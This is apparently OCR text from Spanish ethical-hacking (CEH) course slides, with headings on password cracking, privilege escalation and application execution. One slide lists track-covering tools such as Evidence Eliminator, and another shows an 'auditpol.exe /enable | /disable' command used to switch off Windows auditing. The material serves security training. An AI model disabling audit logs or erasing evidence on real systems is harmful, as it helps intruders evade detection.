
auditpol.exe /enable | /disable


C|EH Julio Iglesias Perez

Herramientas para esconder huellas

- Window Washer
- Tracks Eraser Pro
- Evidence Eliminator
- Armor Tools
- Clear My History
- Etc.

C|EH Julio Iglesias Pérez


Test de Intrusión Password Cracking
C|EH
Julio Iglesias




C|EH Julio Iglesias Pérez


Test de Intrusión para
Escalada de Privilegios


C|EH Julio Iglesias Pérez

Test de Intrusión para ejecución de aplicaciones




